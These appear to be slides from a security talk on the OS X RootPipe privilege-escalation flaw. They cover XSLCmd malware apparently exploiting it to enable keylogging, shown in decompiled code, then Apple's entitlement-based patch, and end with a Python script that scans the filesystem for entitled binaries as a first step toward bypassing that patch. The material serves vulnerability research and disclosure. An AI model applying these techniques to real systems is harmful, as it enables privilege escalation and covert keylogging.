
provides reverse shell, screen capture & keylogging

no mention of any priv-esc exploit(s)



*Forced to Adapt: XSLCmd Backdoor Now on OS X*

*“a previously unknown variant of the **APT backdoor** XSLCmd which is designed to compromise Apple OS X systems” -fireeye.com (9/2014)*



reverse shell



screen capture



keylogging

# OSX/XSLCMD & RootPIPE

did the malware exploit rootpipe as an Oday!?

tweet: 4/2015



noar

@noarfomrospace



Following

Looks familiar? #rootpipe on VirusTotal on  
Sept 5th, 2014. [virustotal.com/fr/file/893701](http://virustotal.com/fr/file/893701)



why no mention in  
FireEye's report!?



OSX/XSLCmd

SHA256:

8937012dcdbddf9c960d920cc1724be5e78cef373b5ac460644b0f366105e63a

File name:

vti-rescan

Detection ratio:

25 / 55



# MALWARE EXPLOITED RootPIPE (OS X 10.7/10.8)

enabling access for 'assistive devices' to enable keylogging!

```
void sub_10000c007()
r12 = [Authenticator sharedAuthenticator];
rax = [SFAuthorization authorization];
rbx = rax;
rax = [rax obtainWithRight:@"system.preferences" flags:0x3 error:0x0];
if (rax != 0x0) {
    [r12 authenticateUsingAuthorizationSync:rbx];
    rax = [r12 isAuthenticated];
    if (rax != 0x0) {
        rax = [NSDictionary dictionaryWithObject:@(0x124) forKey:*_NSFilePosixPermissions];
        rax = [NSData dataWithBytes:"a" length:0x1];
        rax = [UserUtilities createFileWithContents:rax path:@"/var/db/.AccessibilityAPIEnabled" attributes:rbx];
```

download sample: [objective-see.com](http://objective-see.com)

Enable access for assistive devices  
 Show Accessibility status in menu bar




keylogging

.AccessibilityAPIEnabled

# APPLE'S RESPONSE

#fail (initially)



# FAIL #1: No PATCH < OS X 10.10


upgrade or 'die'



*"Apple indicated that this issue required a substantial amount of changes on their side, and that they **will not back port the fix** to 10.9.x and older"* -Emil




=



no (official) patch for  
OS X Mavericks & older




'patched' OS X Yosemite  
(v. 10.10.3)



"How to fix rootpipe in Mavericks"  
 @osxreverser

# THE PATCH

TL;DR: (attempt) to only allow authorized clients



unauthorized (non-apple) 'clients' can no longer connect to the remote `writeconfig` XPC service

# THE OS X 10.10.3 PATCH

only allow authorized clients to connect

## NSXPCLListenerDelegate

- `listener:shouldAcceptNewConnection:`

Accepts or rejects a new connection to the listener.

**Declaration**

**OBJECTIVE-C**

```
- (BOOL)listener:(NSXPCLListener * nonnull)listener  
shouldAcceptNewConnection:(NSXPCConnection * nonnull)newConnection
```



allow's XPC server  
to allow/deny connection

*“The new (patched) version implements a new private entitlement called `com.apple.private.admin.writeconfig`.*




*If the binary calling the XPC service does not contain this entitlement then it can't connect anymore to the XPC.” @osxreverser*

# PATCH DETAILS

## decompilation of `listener:shouldAcceptNewConnection`

```
-[WriteConfigDispatch listener:shouldAcceptNewConnection:]  
    (NSXPCLListener *listener, NSXPCCConnection* newConnection)  
  
//get audit token  
rbx = SecTaskCreateWithAuditToken(0x0, listener);  
  
//try grab "com.apple.private.admin.writeconfig" entitlement  
r13 = SecTaskCopyValueForEntitlement(rbx, @"com.apple.private.admin.writeconfig", 0x0);  
  
//missing entitlement?  
if (r13 == 0x0) goto error;  
  
// ->error out, disallowing connection  
error:  
    NSLog(@"%@", Access denied for unentitled client %@", rbx);
```



(new) entitlement checks



entitlements



confer specific capabilities or security permissions

embedded in the code signature, as an entitlement blob

# FAIL #2: PATCH IS MERELY A ROAD BLOCK

the XPC service is still there

video

# **PHOENIX; ROOTPIPE REBORN**



exploitation on OS X 10.10.3




# THE GOAL

successfully (re)connect to the protected XPC service

connect = win!



*authentication is 100% dependent on entitlements, can we simply coerce a legitimate (entitled) binary to execute untrusted code?*




infection?



injection?



hijacking?



(evil) plugins?

# FIND 'ENTITLED' BINARIES

scan entire file system for `com.apple.private.admin.writeconfig`

```
#recursively walk (starting at root)
for root, dirnames, filenames in os.walk('/'):

    #check all files
    for filename in filenames:

        #check for entitlements
        output = subprocess.check_output( \
            ['codesign', '-d', '--entitlements', '-', os.path.join(root, filename)])

        #check for entitlement key
        if '<key>com.apple.private.admin.writeconfig</key>' in output:

            #found! :)
            
```

